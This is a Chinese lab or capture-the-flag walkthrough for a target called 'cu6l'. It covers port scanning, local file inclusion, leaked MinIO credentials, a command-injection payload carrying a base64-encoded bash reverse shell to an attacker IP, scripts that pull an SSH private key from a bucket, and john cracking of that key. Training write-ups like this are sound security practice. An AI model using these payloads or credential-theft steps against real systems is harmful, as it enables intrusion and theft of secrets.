
cu6l

端口扫描


```
 ~/Desktop/maze ▶ nmap -p- -sC -sV -T4 $IP
                ◀ ✓ ⟨ 03:19:51
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-27 03:19 UTC
Nmap scan report for 172.20.10.2
Host is up (0.00095s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title:
\xE8\xAF\xB7\xE4\xBD\xBF\xE7\x94\xA8\xE5\x9F\x9F\xE5\x90\x8D\xE8\xAE\xBF\xE9\x97\xAE
|_http-server-header: nginx/1.18.0
MAC Address: 08:00:27:AE:60:51 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 8.78 seconds
```


提示了域名



一开始我想的是任意文件上传，但是后端解析不了php，看来不是这个方向




有url，猜ssrf，发现lfi



发现上面有minio

```
PWD=/app/backend
MINIO_ENDPOINT=127.0.0.1:9000
MINIO_ACCESS_KEY=dszminioadmin
MINIO_SECRET_KEY=dszminioadmin-01
MINIO_BUCKET_NAME=avatars
```



先看了一下源码，发现有 `shell=True` ，原来可以直接命令执行，弹shell

```
{"base_url":"http://127.0.0.1; printf
KGJhc2ggPiYgL2Rldi90Y3AvMTcyLjIwLjEwLjE0LzQ0NDQgMD4mMSkgJg==|base64 -d|bash;
#","api_key":"333","model":"333","headers":{"X-Custom-Header":"value"}}
```


不知道为什么我用penelope的端口转发没转发出来

让ai写了个请求，发现有个私钥的bucket

```
python3 -c "
from minio import Minio
client = Minio('127.0.0.1:9000', access_key='dszminioadmin', secret_key='dszminioadmin-01',
secure=False)
buckets = client.list_buckets()
for b in buckets:
    print(f'Bucket: {b.name}')
    objects = client.list_objects(b.name, recursive=True)
    for obj in objects:
        print(f' - {obj.object_name}')
"
```

ai写个打印私钥的请求

```
python3 -c "
from minio import Minio
client = Minio('127.0.0.1:9000', access_key='dszminioadmin', secret_key='dszminioadmin-01',
secure=False)
data = client.get_object('mysecret', 'id_rsa')
print(data.read().decode())
"
```

发现私钥还有个保护，john爆破一下

```
ssh2john id_rsa > id_rsa.hash
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
```